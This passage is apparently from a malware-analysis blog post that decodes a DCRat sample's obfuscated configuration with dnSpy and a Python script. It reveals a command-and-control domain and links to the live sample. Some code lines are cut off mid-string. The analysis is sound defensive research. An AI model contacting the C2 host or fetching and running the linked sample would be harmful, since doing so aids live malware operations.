`M2r.i59` was indeed responsible for base64 decoding the result.



```
// Token: 0x06000185 RID: 389 RVA: 0x00013534 File Offset: 0x00011734
public static string i59(string A_0)
{
    bool flag = string.IsNullOrEmpty(A_0);
    string result;
    if (flag)
    {
        result = "";
    }
    else
    {
        result = Encoding.UTF8.GetString(Convert.FromBase64String(A_0));
    }
    return result;
}
```

Dnspy - Analysis of additional obfuscation (base64 encoding)

So I then added these steps to my Python script.

```
import base64,gzip

#Create Dictionary obtained from previous decoding
A1 = {"SCRT":{"L":".","J":"`","R":"&","Q":";","0":"_","1":" ","l":"^","5":",","I":"(","9":"*","i":"#","C":"<","j":"%","2":")","V":"-","v":"!","Z"
#Store string from from encoding
encoded = "H4sIAAAAAAAEAA3OuwqDMBQA0F9Rcg2JmCwtLj7QRbNYCrbolKT1WgWxFCq4SL69PV9wsix5kTJgMUsF2QkLvFWcKRfdRwGz9wa8ety1h6EpEn/ih6ZvaQQHbVd5oj18qcLZcu
encoded = str(gzip.decompress(base64.b64decode(encoded)))

#Obtain the SCRT Dictionary
dictionary = A1["SCRT"]
#Use the dictionary to perform a search/replace
#Making sure to replace the Value with the Key
# and not the other way around
for i in dictionary:
    encoded = encoded.replace(dictionary[i],i)

print("First round of Decoding: \n" + encoded + "\n")

#Reverse the string
encoded = encoded[-1:0:-1]
#base64 decode again
encoded = base64.b64decode(encoded)
#print the result
print("Second round of decoding: \n" + str(encoded))
```


Updated Python Script for decoding Dcrat

And executed to reveal the results - successful C2!

`http://battletw[.]beget[.]tech/`

```
>>>
============= RESTART: C:\Users\Milhouse\Desktop\dcrat2\decode2.py =============
First round of Decoding:
b'==QfiAjI6ICViwiIj1mV4R2VWpHZIJUMZ1Gewl1d90DQvg2YlRnL0V2ZlJmL3RXZsRHdhJ2LvoDc0R
HaiojIygkIsIyYtZFekdlV6RGSCFTWthHcZdXP9A0LoNWZ05CdldWZi5yd0VGb0RXYi9yL6AHd0hmI6I
SMIJye'

Second round of decoding:
b'{"H1":"http://battletw.beget.tech/@==wYpxmY1BHdzVWdxVmc","H2":"http://battletw
.beget.tech/@==wYpxmY1BHdzVWdxVmc","T":"0"}'
>>> |
```

Successfully obtaining the decoded C2 using python.
(The URL's contained some base64 reversed/encoded strings and were not very interesting)



By
Character


Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

```
==wYpxmY1BHdzVWdxVmc
==wYpxmY1BHdzVWdxVmc
```

```
requestpublicrequestpublic
```

This C2 domain had only `2/85` hits on VirusTotal



2 security vendors flagged this domain as malicious

battletw.beget.tech
beget.tech
media sharing spyware and malware web hosting

At this point, I had obtained the C2 and decided to stop my analysis.

In a real environment - it would be best to block immediately this domain in your security solutions. Additionally, you could review the previous string dumps for process-based

indicators that could be used for hunting signs of successful execution.
Additionally - you could try and derive some Sigma rules from the string dumps. Or potentially use the C2 URL structure to hunt through proxy logs.

Links:

Copies of the decoding scripts - https://github.com/embee-research/Decoders/tree/main/2023-April-dcrat

Link to the original malware - https://bazaar.abuse.ch/sample/fd687a05b13c4f87f139d043c4d9d936b73762d616204bfb090124fd163c316e/